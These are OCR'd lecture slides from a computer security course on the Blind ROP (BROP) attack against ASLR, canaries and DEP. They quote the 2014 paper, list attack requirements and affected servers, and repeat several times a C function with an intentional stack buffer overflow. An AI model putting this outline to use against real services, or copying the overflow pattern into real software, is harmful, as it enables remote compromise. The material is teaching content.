# CS165 – Computer Security


Defeating ASLR, Canary, and DEP: Blind ROP

Feb 2, 2021

# Outline

# Outline


# Security Defense Today: Canary + DEP + ASLR




# Exploits Requirement Today

1. Break DEP
2. Break Canary
3. Break ASLR

# Hacking Buffer Overflows




# Crash or Not Crash: enough to build an exploit



# Hacking Blind - 2014

"We show that it is possible to write remote stack buffer overflow exploits without possessing a copy of the target binary or source code, against services that restart after a crash. This makes it possible to hack proprietary closed-binary services ... Traditional ROP requires attackers to know the address of the useful gadgets. Our Blind ROP (BROP) attack remotely finds enought ROP gadgets to perform a write system call and transfers the vulnerable binary over the network, after which an exploit can be completed using known techniques. This is accomplished by leaking a single bit of information based on whether a process crashed or not when given a particular input string."



# Hacking Blind - 2014

Don’t even need to know what application is running!

## Exploit Scenarios

1. Open Source
2. Open binary
3. Closed-binary (and closed source)

## Attack Requirements

1. Stack vulnerability, and knowledge of how to trigger it.
2. Server process that respawns after crash (i.e., parent process is long-lived)
   - E.g., nginx, MySQL, Apache, OpenSSH, Samba

# Attack Effectiveness

- Works on 64-bit Linux with ASLR, NX and canaries


| Server | Request | Time (mins) |
|---|---|---|
| nginx | 2,401 | 1 |
| MySQL | 3,851 | 20 |
| Toy proprietary service (unknown binary and source) | 1,950 | 5 |

Credit: Many slides in this lecture come from Dr. Andrea Bittau's Hacking Blind Presentation at Oakland'14

# Outline


# Stack Vulnerabilities

```
void process_packet(int s) {
    char buf[1024];
    int len;

    read(s, &len, sizeof(len));
    read(s, buf, len);

    return;
}
```




# Stack Vulnerabilities

```
void process_packet(int s) {
    char buf[1024];
    int len;

    read(s, &len, sizeof(len));
    read(s, buf, len);

    return;
}
```




# Stack Vulnerabilities

```
void process_packet(int s) {
    char buf[1024];
    int len;

    read(s, &len, sizeof(len));
    read(s, buf, len);

    return;
}
```




# Stack Vulnerabilities

```
void process_packet(int s) {
    char buf[1024];
    int len;

    read(s, &len, sizeof(len));
    read(s, buf, len);

    return;
}
```




# Stack Vulnerabilities


```
void process_packet(int s) {
    char buf[1024];
    int len;

    read(s, &len, sizeof(len));
    read(s, buf, len);

    return;
}
```



